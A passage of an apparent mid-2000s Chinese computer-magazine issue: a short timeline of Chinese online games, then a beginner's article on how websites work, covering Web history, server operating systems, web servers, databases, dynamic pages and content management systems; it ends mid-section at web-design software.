我们已经欣喜地看到，在2004年末启动的〝中国民族网络游戏出版工程〞，将在5年内出版100种大型民族网络游戏，首批入选的包括盛大的《英雄年代》，网易的《大唐》、搜狐的《刀剑》、九城的《快乐西游》、金山的《封神榜》、万向通信的《十面埋伏》等16家网络游戏研发公司、出版机构开发的游戏，总投资预计超过3亿元。而且信息产业部已将〝网络游戏通用引擎研究及示范产品〞等项目纳入国家863计划，这绝对是破天荒的事情。天时、地利、人和都已俱备，2005年该是国产网游展示一下中国功夫的时候了。CF [XW05]

国内网游大事记

1992到1996年，中国网络游戏的“史前文明”时期，以《侠客行》为代表的文字网络游戏(Mud,中文译称“泥巴”)游戏开始盛行。

1998年6月，鲍岳桥等始创的联众游戏世界,一代世界网络游戏巨人开始迈出了第一步。

1999年7月，网络创世纪民间模拟服务器出现,从那时起,国内的玩家们才开始实质性地接触到真正的优秀的图形网络游戏。

2000年7月,《万王之王》的推出使中国网络游戏的运营机制得到了建立。

2001年1月,华义推出《石器时代》,计点收费系统开始运行。

2001年7月,《红月》正式上市,这款背景为韩国经典科幻小说的作品与同期的《千年》、《龙族》韩国网络游戏一起分割了韩国网游在国内的大部分市场。

2001年11月,上海盛大代理的《传奇》正式上市,并在此后的两年内成为中国网络游戏的最大赢家。

2002年10月6日,《传奇》私服出现在国内,私服开始登上历史舞台。

2002年11月,新浪网正式签约《天堂》,标志着国内第一门户网介入网游领域。

2003年9月，网络游戏正式被列入国家863计划,政府将投入500万支持原创网游开发,金山和世模成为863计划的第一批受益者。

2004年10月15日，国内首部网络游戏分级标准开始试行。

时间: 2004年12月20日 9:00
地点: 珠海

我打开IE，进入中央电视台网站观看在珠海举行的国际航展现场报道的网上直播……

时间: 2004年12月20日 9:00
地点: 北京，中央电视台网站


网站工程师们正在屏幕上监视网站的同步直播，编辑们正争分夺秒地把珠海传来的一线报道进行编辑整理，之后上传到网站上……

当我们悠然地每日享用互联网上浩如烟海的各种信息的时候，你有没有想过它们是如何让你随心所欲地浏览汲取；当我们前所未有地感到信息无处不在的时候，你有没有想过是谁将它们承载在你的面前。谁解其中内幕？听我为你慢慢细说……

网站背后的故事

■珠海　孙宁

什么是网站?



菜鸟:“网站就是我在IE里输入www.cfan.com.cn后出来的东东。”

老鸟:“网站就是互联网上的一个信息发布场所。”

这天，菜鸟和老鸟看到一张电脑知识问卷，提了这样一个问题:"什么是网站?" 于是，菜鸟和老鸟纷纷在问卷上填上了上面的答案。

那么，到底谁说得对？到底什么是网站？上面的漫画中，菜鸟告诉了我们究竟怎么样能看到一个网站——"在 览器的地址栏中输入网站的域名即可"；老鸟告诉了我们网站的作用——"用于在网络上发布和传播信息"。

没错，网站就是在互联网上一块固定的面向全世界发布消息的地方。它通常由域名(URL，也就是我们常说的网址)和网站空间(服务器上的硬盘存储空间)构成。我们可以将网站形象地比喻为一个电视台，一个成熟的网站通常包括:行政管理人员(相当于电视台的管理者)、记者、编辑(相当于电视台的记者和编辑)，网页(相当于用于电视节目播出的录像带)、服务器(相当于播出电视节目的录像机)、网页制作和维护工程师(相当于剪辑制作电视节目的工作人员)、网络工程师(相当于安装和维护有线电视的技术人员)、服务器系统工程师(相当于录像机维护人员)、软件工程师(相当于摄像)、数据库系统工程师和管理员(相当于录像带管理员)等。

网站的功能是为我们提供信息服务，通过现在的网站，我们可以观看新闻、了解股市、参与论坛讨论、观看网上电视直播和精彩电影、下载音乐和软件……不过，正如一个工厂一样，生产不同产品需要不同的机器。与此类似，不同的网站信息服务也需要众多不同软件和硬件的支持。那么这些为我们提供服务的网站用的是什么硬件和软件呢？你是不是很想知道我们在 览器上看到的网站背后是否还"别有洞天"呢？下面我们就带你走进网站的幕后，了解其中的故事。

●名词解释●

URL(Uniform Resource Locator):统一资源定位系统，也就是我们通常所说的网址和域名。URL是Internet的WWW服务程序上用于指定信息位置的表示方法，它指定了如HTTP或FTP等Internet协议，是惟一能够识别Internet上具体的计算机、目录或文件位置的命名约定。

你知道吗

Web是指各种网站的集合，也可泛指由众多网站组成的互联网。很多时候Web也是网站的通称(有时我们也将一个网页称作一个Web页面)，我们通常所说的“要建一个Web”是说“要建一个网站”，“Web服务器”也就是网站服务器的意思。但是很多时候，Web这个词狭隘地被人只是当作网站的通称，或者仅仅当作网络的通称，而忽略了其实它是一个内涵丰富的词汇，在不同的技术上谈到Web会有不同的意思。

从技术层面看，Web架构的精华有三处：用超文本技术(HTML)实现信息与信息的连接；用统一资源定位技术(URI)实现全球信息的精确定位；用新的应用层协议(HTTP)实现分布式的信息共享。这三个特点无一不与信息的分发、获取和利用有关。

网站的起源

你想知道世界上第一个 览器和第一个网站分别是什么样子吗？在走进网站的幕后前，我们首先来简要回顾一下网站的起源，先从网页和超级链接的发明说起好了。

1945年，范尼瓦·布什(Vannevar Bush)在《大西洋月刊》("Atlantic Monthly")上发表了题为《如我们想象的那样》("As We May Think")的文章。文章阐述了有关文本和文本之间相互关联的思想。他首次提出将传统的图书馆馆藏文献的储存、查找机制与计算机结合起来，构思并描述了他所设想的一种Memex装备机械化的个人文档与图书馆，即台式个人文献工作系统，这种装置能存贮书、记录和通讯。这也是现在的数字图书馆的起源。

1960年前后，美国斯坦福研究院的道格·英格尔伯特(Doug Engelbart)对联机系统NLS(oN-Line System)进行了研究。研究包括如何利用联机系统 览信息、编辑信息和收发电子邮件。基于这个目的，他发明了一种用于计算机的指向定位系统，并给它起名为"Mouse"，也就是我们今天所用的鼠标。值得一提的是，1999年国际超文本大会设立的最佳论文奖即以英格尔的名字命名。因为从一定程度上说，可以说是英格尔伯特发明了超文本技术。与此同时，泰得·纳尔逊(Ted Nelson)在文章A File Structure for the Complex, the Changing, and the Indeterminate中正式将这种信息关联技术命名为超文本(Hypertext)技术。

1967年，Andy van Dam等人建立了超文本编辑系统。

1969年，IBM的Charles Goldfarb发明了可用于描述超文本信息的GML(Generalized Markup Language)语言。

1978到1986年间，在美国国家标准协会(ANSI)等组织的努力下，GML语言进一步发展成为著名的SGML语言标准(HTML的雏形)。

1980年，在欧洲核子物理研究中心(CERN)工作的Tim Berners-Lee在一篇笔记中提到，可以通过超级链接任意获取大量信息的方法，采用这种方法可以通过文字标题等内容双向链接到其他相关内容(这不正是我们现在所看到的网页上的超级链接吗？)。



发明HTML语言的Tim Berners-Lee

1989年，当Tim Berners-Lee和他的同事们在试图创建一个基于超文本的分布式应用系统时，他意识到，SGML是描述超文本信息的一个很好的方案，但是SGML太复杂，不利于用于互联网上信息的传递和解析(互联网需要的是一种简单的标志性语言)。于是，他对SGML语言做了简化和完善，发明了我们现在所熟知的HTML语言。

1990年，第一个可以使用HTML语言来展现超文本信息的基于图形界面的Web 览器出现了。

现在，我们可以从图中看到当时Tim Berners-Lee提出的HTML的设想图。这个设想图可以借助比尔·盖茨在《未来之路》中的一段话来做一说明："信息高速公路上的超级链接会在你碰到问题并感兴趣的时候帮助你找到答案。假设正在看电视，你看到一个你不认识的人与英国首相在一起，你想知道她是谁。你用电视的遥控器指着这个人，这个动作就会带给你关于她的小传，还有最近出现过她的其他新闻报道的名单。指着名单上的一件东西，你就能阅读或观看它，无数次地从一个话题跳到另一个话题，在全世界范围内收集视频、音频和文本信息。"



Tim Berners-Lee提出的HTML超文本连接技术设想图

●名词解释●

HTML(HyperText Markup Language)：超文本标记语言，是WWW的描述语言。设计HTML语言的目的是为了能把存放在一台电脑中的文本或图形与另一台电脑中的文本或图形方便地联系在一起，形成有机的整体。HTML文本是由HTML代码组成的描述性文本，可以说明文字、图形、动画、声音、表格和链接等。

你知道吗



★世界上第一个网站

1990年11月，第一个Web服务器nxoc01.cern.ch开始运行，Tim Berners-Lee在自己编写的图形化Web　览器"WorldWideWeb"上看到了最早的Web页面。

图1中我们看到的就是世界上第一个网站的样子，而　览器中的页面就是世界上的第一个网页(当时的网址是http://nxoc01.cern.ch/hypertext/WWW/TheProject.html)，不过这个网站大概1992年时就已经关闭了，但是这个网页被保留了下来，所以你现在仍然可以在W3(国际互联网组织)的网站上看到这个页面(网址:http://www.w3.org/History/19921103-hypertext/hypertext/WWW/TheProject.html)。

另外，在W3的网站上有一篇有关Tim Berners-Lee的访谈(http://www.w3.org/People/Berners-Lee/FAQ.html#Examples)，上面提到了很多网站起源的故事。

★世界上第一个成熟的浏览器

Mosaic是世界上第一个比较成熟的　览器(见图2)，它的出现引起了互联网的一场革命——直接导致了　览器的产生，包括我们现在熟悉的Internet Explorer　览器也是基于Mosaic技术的。

★ 中国早期的网站

你想知道网易、搜狐、新浪几年前的主页是什么样子吗？那么你可以登录北京大学的中国Web信息博物馆(http://www.infomall.cn)看看，在上面你只要输入网址，选择时间就能看到很多大中型网站几年前的样子，包括几个代表性的网站在中国互联网发展初期的1996年、1997年时的网站主页。




图1　世界上第一个网页




图2　Mosaic浏览器

各科老师对上网的说法

政治老师说："上网客观上反映了我国人民生活水平的提高！"

语文老师说："'猫'的真名叫调制解调器，是上网必不可少的硬件之一！"

历史老师说："Web的正式提出是1990年，但其构想可追溯到1945年！"

英语老师说："WWW是World Wide Web的简称，中文名叫国际互联网。"

物理老师说："家庭用电话线上网，传输速率一般为52000kps，这还要视电话线是否老化！"

数学老师说："小明以平均5k的速度下载一个大小为1000k的文件，问需要多长时间？"

化学老师说："以前上网的速度就像冷水和镁条反应一样，慢得不得了！"

音乐老师说："同学们到网上下载MP3，试听后24小时内要删除！"

校长说："昨晚有同学在某聊天室里，以我的名义散播明天放假的谣言，到底是谁，自己站出来！"

网站幕后的软件

看了上面的介绍，你是不是觉得网站所包含的内容太多了，太复杂了？其实不然，单纯从技术上讲，一个简单的网站完完全全可以用一台普通的个人电脑架设完成，同时胜任一定规模的访问量。

网站公式1:网站=计算机+网站服务软件+网页

网站公式1是从网站构成的单纯简单的角度上说的，实际上无论多么复杂的网站也是在此基础上的扩充。所以说到底，和我们平时所用的计算机一样，网站同样包括软件和硬件两部分。那么，网站的工程师们到底用什么软件架设网站，用什么样的电脑来设计网站、发布网站呢？

我们先从网站所用的软件开始讲起，带你对建设网站所用的软件来一个全方位的了解。

网站公式2:网站服务器软件=操作系统+网站Web服务系统+数据库系统

网站公式3:网站设计软件=网页设计软件+多媒体制作软件+程序开发软件+安全检测软件

架设一个大中型网站所用到的软件数不胜数，不过必须的软件有以下几种:服务器系统软件(服务器操作系统、网站Web服务系统和数据库系统)；网站工程师所用设计软件(客户端操作系统、页面设计软件、多媒体制作软件、程序开发类软件和安全检测类软件等)。

1. 服务器操作系统

网站所用服务器的操作系统和我们平时用的 Windows 2000 Professional 和 Windows XP 有所区别，因为一般大中型网站的要求是“24 小时不间断长时间的稳定运行、存储容量大、安全性高、稳定性好、在必要时能进行灾难恢复等”，这就决定了网站服务器操作系统的设计一定要满足上述要求。下面就为大家介绍常见的大中型网站所用的服务器操作系统。

(1) Windows Server System

Windows 服务器操作系统目前包括(Windows NT 4.0 Server、Windows 2000 Server/Advanced Server 和 Windows Server 2003)。连同我们平常个人电脑上所用的 Windows，微软一个 Windows 大有占据所有普通计算机的势头，现在互联网上已经有近半数的网站在 Windows Server 上搭建。我们对于 Windows 已经熟悉，微软的 Windows Server 系列操作系统也很好的继承了 Windows 的优点，尤其是在用户界面上，操作和我们平时所用的 Windows 可以说是一模一样。现在，Windows Server 已经能满足绝大多数网站服务器的需要，在运营成本上又较低，是中小型网站的首选。

(2) Linux

说到 Linux 你一定会想到这只可爱的小企鹅。Linux 从一个名不见经传的操作系统一跃成为网站服务器操作系统的领头羊，它最大的优势就是 Open Source(开放源代码)。同样，现在 Linux 已经成为架设电子商务网站的首选操作系统，原因很简单：对于 Java 技术的优秀支持和 Sun 以及众多服务器厂商的大力推广。

(3) Unix

Unix 是历史最悠久的通用操作系统。1969 年，美国贝尔实验室的 K.Thompson 和 D.M.Ritchie 在规模较小及较简单的分时操作系统 MULTICS 的基础上开发出 Unix。它强大的功能和性能特别适于服务器，尤其是在安全性方面，这使 Unix 系统一直处于领先地位，Windows Server 等服务器操作系统一直不能超越。这一系列的优点吸引各厂商开发其特定的 Unix 服务器版本，比较有名的有 Sun 公司的 Solaris、惠普公司的 HP-UX、IBM 公司的 AIX、苹果公司的 Mac OS Server 和 SCO 公司的 SCO Unix。不过，现在备受关注的是 FreeBSD(BSD 是 Berkeley Systems Distribution 的缩写，是一种 Unix 版本，以其使用的稳定性和简易性颇受广大 Unix 使用者的欢迎)，它在结构上属于 Unix 系统，概括地讲可以说它是一个免费的 Unix。Unix 是需要高可靠性和高安全性网站的首选(例如银行网站、军队网站和政府机关网站等)。

2. 网站服务软件

网站服务软件的用途就是用来将服务器上的网页和图片等资源发布出去供网友在浏览器中浏览。我们可以把网站比作图书馆的阅览室，其中的网页和图片等资源比作当中的书籍，那么网站服务软件和服务器的硬件就组成了放置这些书籍的书架，将书籍分门别类并且有组织地放置起来，供需要的读者随时翻阅。下面看看“书架”都有哪些种类。

(1) Microsoft Internet Information Service

Microsoft Internet Information Service(Internet 信息服务，一般简称 IIS)是随同 Microsoft Windows Server 系列操作系统一并提供的，使用它可以提供可靠、可伸缩和易管理的集成化网站服务器功能。我们可以用 IIS 很简单地创建和管理网站并提供 FTP、SMTP 等服务。

IIS 还提供了一个图形界面管理工具，称为 Internet 服务管理器，可以用于监视配置和控制网站。



IIS 的管理界面

IIS 是目前 Windows Server 系列操作系统上应用最多的网站服务系统，它和 Windows 操作系统紧密结合，图形界面工具借助微软管理控制台(Microsoft Management Console，简称“mmc”)实现了操作上的简便和统一。

(2) Apache Web Server

你是不是也能在网上经常看到这一个小羽毛的标志呢？它就是现在世界上使用最广的网站服务器系统软件——Apache(阿帕奇)的标志。这一看似柔弱的“羽毛”在与众多的商业化的产品竞争中始终立于不败之地。更多的时候，Apache 已经成为网站服务器软件的象征和代名词。在这一点上，微软的 IIS 也只能望其项背。

说来有趣，现在处于 Web 服务软件老大哥地位的 Apache，当时只是一群充满“学生气”的程序员们自己编写的软件，他们把这个自己编写的软件戏称为“Apache”，是因为这个由个人团体编写的软件在一开始实在是错误(bug)多多，因此也补丁(patch)多多(“Apache”取自“a patchy server”的读音，意思是充满补丁的服务器)。Apache 虽然被戏称为“补丁服务器”，但是也正因为这一点，它可以自由的通过打补丁来不断扩充功能，模块化的特征使 Apache 能像我们搭积木一样随心所欲地实现很多功能，从而具备了很好的灵活性和可扩展性，开发者可以利用该特性很容易地添加第三方功能模块。

你知道吗




第三方功能模块 由非原软件生产企业或团体编写的可以用于原软件功能扩展的程序。在平时我们经常提到的原厂(Factory)软件即是没有经过其他企业和团体修改的原版软件，如原版 Windows；而第三方(Third Party)软件即是可以用于原版软件程序扩充功能的软件，如杀毒软件、系统维护软件等。

Apache是Unix操作系统上最受欢迎的Web服务软件，虽然它也有Windows版本，但是正如部署Java的最佳平台是Linux上一样，部署Apache的最佳选择也不是Windows，而是开源的FreeBSD和Linux。因为在这两个平台之上，Apache能发挥出其最好的性能，同时具有最佳的扩展性和安全性。

尤其值得称赞的是，Apache现在仍然坚持免费和开放源代码。国内教育网是我国最广泛采用Apache的网络，而Apache也是搭建CGI、PHP+MySQL的最佳平台。Apache通过"插件"可以支持几乎所有的网站应用平台，包括PHP、JSP、ASP、ASP.NET(虽然通过插件可以支持微软平台的ASP和ASP.NET，但是目前仍然存在一些问题)。可以豪不夸张地说，Apache的"笑傲江湖"地位在一定时期内是无人可以撼动的。

不过，与IIS相比，Apache的设置比较繁琐，虽然有图形化的安装界面，但是没有如IIS那样好的图形化的设置环境，使得其终究没有跨入普通电脑爱好者搭建个人网站首选Web服务软件的行列。不过在教育与科研单位，学生和研究人员最偏爱的却也是Apache。当我们问到他们为什么选用Apache的时候，有人回答："自由是Apache带给我们的最好礼物。"也正是这样，Apache如同Linux一样，在Web服务软件系统上竖起一面自由的大旗。



Apache的安装界面

3.数据库管理系统

平时我们在网站上看到的文字、声音和图片存放在哪里呢？我们在网站上看到的信息是如何显示出来的？我们需要这些信息的时候要怎样查找？解决这些问题的软件，就是数据库(Database，简称"DB")。

网站公式4：数据库系统=数据+数据库管理系统

数据库是指按照一定的结构和规则组织起来的相关数据(信息)的集合，管理数据库的软件称为数据库管理系统(Database Manage System，简称"DBMS")。数据库管理系统的作用就是存储信息，而且在特定的时候可以满足我们往其中增加信息、修改信息、删除信息、查找信息等(管理信息)的需要。如果把我们的信息(在数据库中称为数据)比作货物，那么数据库就是一个仓库，它在保存货物的同时也要管理各种货物的出货单和进货单以方便我们在需要的时候往仓库中运货或者从仓库中提货。通常我们所说的数据库都是指数据库和相应的数据库管理系统的总称。

数据库中的数据通常是存放在一个个的数据表中，下图就是一个简单的数据表。

产品表

商品编号	商品名称	价格
1001-1	洗衣机	2100
1001-2	洗衣机	2000
1002-1	电冰箱	1800
1002-2	电冰箱	1700
1003-1	彩电	4500
1003-2	彩电	4700

客户信息表

客户代号	名称	联系地址	联系电话
001	民生	河西街98号	5834266
002	南方	人民路8号	2854765


销售表

客户代号	商品编号	数量
001	1001-2	8
002	1002-1	10
002	1002-2	13

一个简单的数据库中的表

网站数据库的主要功能就是有效的存储信息，一般是通过网页与我们的交互来收集信息，然后结合特定编制的程序(一般为动态网站页面)，实时生成我们所看到的内容，从而具备普通静态网页所不能达到的效果。

怎么普通的网页在这里讲着讲着分成了两类？什么是静态网页？什么是动态网页？看到数据库往往就能让人觉得摸不着北，其实上面所说的静态网页和动态网页，就是我们经常所指的网页。其中的"静态网页"是指所有的纯HTML(只含有HTML语言代码和客户端运行的脚本)页面，也就是我们在 览器地址栏中看到的类似于"http://www.cfan.com.cn/index.htm"的页面(扩展名为.htm或.html)；"动态网页"也就是上面我们提到的ASP(扩展名为.asp)、ASP.NET(扩展名为.aspx)、JSP(扩展名为.jsp)、PHP(扩展名为.php)等网页文件，其中除了HTML语言代码之外，还有可以在服务器上运行的脚本。平时我们上到《电脑爱好者》网站的论坛时，就能在 览器的地址栏中看到类似如下的网址："http://bbs.cfan.com.cn/index.php?showforum=2"，其实就是动态网页。



"告诉你，静态网页就是没有动画的网页"。

"那什么是动态网页呀？"

"这还用问吗？动态网页就是带有Flash动画的网页呀！"


网站公式5：静态网页=网页上的文字、图片等+文字、图片等显示的格式

网站公式6：动态网页=静态网页+可以运行在服务器上，用于从数据库中提取文字、图片等的程序

说得简单一点，静态网页所包含的内容其实是"网页上我们看到的信息+这些信息显示的格式"，即所有我们

看到的信息和这些信息如何显示都是静态网页中的内容。从这一点上，我们可以知道，比如说现在要显示两条不同的新闻就需要两个不同的静态网页（〞不同〞是指静态网页文件的文件名、在磁盘上的存放位置、以及网页上的内容都不同）。

那么动态网页呢？难道它不是由HTML语言构成的吗？其实，动态网页是静态网页的〞升级版〞——它在提供静态网页所有可以完成的功能的同时，还能完成一些更为复杂的需要服务器参与运算的功能。在 览器访问动态网页的时候，我们往往能在 览器的地址栏中看到类似的信息：http://www.zhtv.com/news/newsdetail.aspx?news_iId=2199。你是不是觉得这个网址可真够复杂的？我们下面来仔细看看。其实，你真正访问到的网页文件是newdetail.aspx这个动态网页文件，而这个网页文件上显示出来的新闻内容则是数据库中存储的新闻，也就是说这个文件只是一个框架（网页的格式），框架里面的内容是从数据库中调用显示出来的。那个〞newsdetail.apsx?news_iId=2199〞的含义是说：〞用newsdetail.aspx页面调用数据库中编号为2199的新闻显示出来。〞这里还要说明的是，动态网页之所以能调用数据库中的内容是因为其中包含有可以在服务器上运行程序，在我们访问这个页面的时候，服务器自动运行动态网页上的程序，将数据库中的内容调用出来显示到网页上。但是，我们并不能通过 览器看到这些程序， 览器中看到的页面是经过处理的页面，换句话说你在 览器上看到的是动态网页经过这些程序处理后的〞静态网页〞。



静态网页和动态网页

我们讨论静态网页和动态网页，是为了更清楚地说明网站数据库的作用。但是看到这里，你可能要问了，这么多理论的东西呀，现在我最想知道的是网站实际中采用的是什么数据库呀？它也是我们常见的软件吗？其实，数据库也有我们常见的软件，比如说你经常在Office中看到的Access。现在，我们就来一起认识真正实际使用的数据库管理系统。目前，大多数大中型网站采用的数据库管理系统有：

(1)Microsoft SQL Server

微软的产品现在已经涉及了网站搭建的方方面面，其数据库系统也不可小视。SQL Server是一个功能完备的数据库管理系统。它包括支持开发的引擎、标准的SQL语言、扩展的特性（如复制、OLAP、分析）等功能。而像存储过程、触发器等特性，也是大型数据库才拥有的。

你知道吗

SQL语言：SQL语言的全称是“结构化查询语言(Structured Query Language)”，最早的是IBM的圣约瑟研究实验室为其关系数据库管理系统SYSTEM R开发的一种查询语言，它的前身是SQUARE语言。SQL语言结构简洁，功能强大，简单易学，所以自从IBM公司1981年推出以来，SQL语言得到了广泛的应用。虽然称其为语言，但是它与我们平时所说的编程语言是不同的，它是一种描述性非过程化语言。这里做一个比喻，比如说我到餐馆吃饭，说我要一个面包，如果说的是SQL 语言，那么服务生就会给你一个面包，但是如果你说的是C、Java等编程语言，那么服务生就会对你说：“请告诉我如何做一个面包”，你需要用编程语言告诉他做面包的步骤。所以从开始的设计，SQL就被设计成一种简单描述性语言，它是直接为数据库服务的，通过它你就能从数据库中了解想要知道的信息同时有效的管理和维护数据库。

目前SQL Server是部署ASP和ASP.NET最好的数据库管理系统，同时也能兼容JSP等其他动态网站技术，在具备其他大型数据库系统的优点的同时，SQL Server界面友好，管理方便，成为目前大中型网站的首选。但是SQL Server目前只能运行在Windows操作系统之上。其实，我们所玩的网络游戏《奇迹》用的就是SQL Server数据库，其中存放了游戏玩家的资料和装备信息。

你知道吗

.net：按照微软的说法，“.NET 是 Microsoft XML Web Services 平台。XML Web Services 允许应用程序通过 Internet 进行通讯和共享数据，而不管所采用的是哪种操作系统、设备或编程语言。Microsoft .NET 平台提供创建 XML Web Services 并将这些服务集成在一起之所需。对个人用户的好处是无缝的、吸引人的体验。”通俗的讲，.net就是一个平台，它的思想其实在很大程度上讲是“网络就是计算机”，网络在于应用，通过这个平台，我们可以无限拓展信息，可以通过手机、PDA甚至是手表来发E-mail，来接收天气预报、交通信息和收看电视广播等。



SQL Server的安装界面

(2)Microsoft Access

相较SQL Server、Oracle等大型数据库系统，Access就显示出小型数据库不可多得的优点，设计容易方便快捷，部署简单，在一定范围下应用效率极高，这一系列特点使得Access不只应用在企业内部网站以及小型网站上，一些大中型网站上，部分对数据量要求不大的应用也选用了Access(比如说留言板、调查问卷和网站计数器等)。

(3)Oracle


Oracle数据库系统是美国Oracle(甲骨文)公司提供的以分布式数据库为核心的一组软件产品，是目前最流行的客户/服务器(Client/Server)或B/S体系结构的数据库管理系统之一。Oracle数据库管理系统是目前世界上使用最为广泛的数据库管理系统，作为一个通用的数据库系统，它具有完整的数据管理功能；作为一个关系数据库，它是一个完备关系的产品；作为分布式数据库它实现了分布式处理功能。Oracle是大型数据库管理系统，可以满足存储海量信息的需要和满足高安全性的需要，为目前很多银行网站所采用。Oracle是一个跨平台的数据库管理系统，可以运行在Windows、Linux等操作系统之上。



Oracle的安装界面

(4)MySQL

MySQL是一个"小巧灵"的数据库服务器软件，对于中小型网站应用是非常理想的。除了支持标准的ANSI SQL语句，它还支持多种平台，而在Unix系统上该软件支持多线程运行方式，从而能获得相当好的性能。对于不使用Unix的用户，它可以在Windows NT系统上以系统服务方式运行，或者在Windows 95/98系统上以普通进程方式运行。MySQL数据库是使用PHP+Linux平台的最佳选择。《电脑爱好者》的论坛采用的就是MySQL数据库。



一个管理MySQL的图形化工具MySQLCC

(5)IBM DB2

DB2是IBM公司的产品，起源于System R和System R*，支持各种操作平台。DB2既可以在主机上以主/从方式独立运行，也可以在客户/服务器环境中运行。其中服务器可以是OS/400、AIX、OS/2、HP-UNIX和SUN-Solaris等操作系统。DB2一直以来都是IBM公司的主打产品，为其推广电子商务和网络应用立下了汗马功劳，其稳定性和安全性好，也是众多大型网站的首选。

4. 网站管理系统

讲了这么多好像很基础很底层的东西，其实是为了让大家对网站有一个比较深入的了解，要不然，大家看完文章以后还是对那些奇怪的带有问号的网址不明白，或者对为什么网站上的网页能发E-mail，自己做的就不能发还不清楚，看了上面的内容大家应该都了解了吧？下面告诉大家的是网站做内容维护用的系统——网站管理系统。

说到管理系统，大家可能比较熟悉，比如说人事管理系统、财务管理系统。与这些管理系统类似，网站管理系统主要是管理网站的内容更新的。好的，我们从电脑爱好者网站(www.cfan.com.cn)的首页说起，来一探网站编辑如何把文字和图片发布到网站上。



电脑爱好者网站

上图中，网站首页上的广告条、新闻列表和新闻图片都是网站编辑利用网站管理系统上传后自动在网页上生成的。按照我们普通的观点，这些元素包含在一个网页中，当然需要我们用FrontPage或者Dreamweaver等网页制作软件来制作，但是一个大中型网站，网站所包含的信息量大，更新速度快，是不可能允许有时间使用网页制作软件来制作每一条新闻每一个链接的，而且网站有很多编辑，他们不是网页设计人员，不可能要求他们在上传新闻的时候还要学习网页制作及相关知识。如果这样做，不仅效率不高而且也不现实。这时候就需要一个系统来帮助他们完成信息的更新任务，这个系统就是网站管理系统，利用它网站编辑和管理员可以方便快捷地上传文字和图片并且实时生成链接，还可以发布投票、公告和广告等信息。

是不是觉得很神奇？其实说起来很简单，我们平时上网完全都可以接触到类似的管理系统。你可能要问“我们上网接触到什么管理系统了呀？”其实，我们在网上论坛发表文章就和网站管理系统维护网站是一个道理。你是不是可以在论坛上发表言论、上传图片？你是不是可以编辑自己的帖子？你的帖子是不是在你发表以后会自动在网站论坛上生成一个链接？你在论坛的操作全都类似于网站编辑和管理员的工作，只不过你是在论坛上发表你的言论，他们是在网站后台发布。下面是一个简单实用的网站管理系统的界面图，网站编辑和管理员更新网站内容和发布消息其实就像我们平时在论坛上发表文章一样简单方便。利用网站管理系统，网站编辑和管理员可以在网站上发布新闻、修改网页、设置广告、发布投票和公告等信息。



网站管理系统

5. 网站设计软件

上面所说的网站管理系统是基于服务器端的软件(指软件存放在服务器上，并且在服务器上运行，我们在 览器中看到的信息只是这些软件的运行结果)，下面我们来“亲密接触”设计和建设网站的工程师们所用的软件，这些软件都属于客户端软件，也就是说我们在自己的电脑上可以安装和使用的软件，这些软件有的我们耳熟能详，有的却不常见。当你了解之后，或许你也能用它们来制作属于自己的网站。

(1)网站工程师用的操作系统

网站工程师所用的操作系统大体分为两类:网页设计师所用的操作系统(一般为 Windows 和 Mac OS)，网站管理员所用操作系统(一般为 Windows、Linux 和 FreeBSD)。使用 Windows 的原因不用多说，使用简单并且有众多的软件支持；使用 Mac OS 自然看中了它那强大的图形处理能力；使用 Linux 和 FreeBSD 自然是看中它们强大的网络功能、开放源代码的特性以及 Windows 下所不能进行的一些操作。

(2)网页设计软件

